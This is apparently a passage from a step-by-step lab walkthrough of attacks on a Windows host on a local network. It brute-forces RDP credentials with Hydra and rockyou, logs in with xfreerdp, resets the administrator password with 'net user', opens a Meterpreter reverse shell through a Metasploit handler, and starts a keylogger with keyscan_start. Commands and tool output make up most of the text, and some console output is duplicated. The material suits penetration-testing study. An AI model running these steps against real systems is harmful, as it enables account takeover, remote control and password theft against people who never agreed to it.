
- Password found ✓




```
(root@kali)-[/]  
# hydra -l Aniket -P /usr/share/wordlists/rockyou.txt rdp://192.168.139.150  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,  
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-06 10:19:44  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections  
and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:l/p:14344401), ~3586101 tries per task  
[DATA] attacking rdp://192.168.139.150:3389/  
[3389][rdp] host: 192.168.139.150 login: Aniket password: test@123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-06 10:19:55  
  
(root@kali)-[/]
```

- Now used following command for getting remote access


Command -: xfreerdp /u:username /p:password /v:target ip /cert:ignore




- Attack started




- Remote access successful ✅👉



- Now open powershell (Run as administrator) – for changing password




- Click on **yes**




- Enter following command

Command – net user



-
- The screenshot shows a Kali Linux desktop environment. A terminal window titled "FreeRDP: 192.168.139.150" is open, displaying the output of a Windows command prompt session. The output shows the Windows logo, version 10.0.17134.1, and the command prompt prompt. The user has entered the command "net user" and the output shows the command was successful. The user has then entered the command "net localgroup" and the output shows the command was successful. The taskbar at the bottom of the terminal window shows various application icons and system tray information, including the date and time (2:18 PM, 06/08/2022).


- Command -:** net user administrator <new password >



- 
- 

Step-14 Attempt to plant a software Keylogger to steal Password

- After gaining access using metasploit meterpreter used next command for capturing keystrokes on target device



```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 21:04
root@kali: /home

Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:


Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.139.192
LHOST => 192.168.139.192
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60400) at 2025-08-06 21:03:28 +0530

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) >
```

- Select session id



```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 21:04
root@kali: /home

Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.


msf exploit(multi/handler) > set LHOST 192.168.139.192
LHOST => 192.168.139.192
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60400) at 2025-08-06 21:03:28 +0530

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |
```

- Enter following command for starting keystroke sniffer

Command -: keyscan_start



```

root@kali: /home
LPORT 4444 yes The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target


View the full module info with the info, or info -d command.

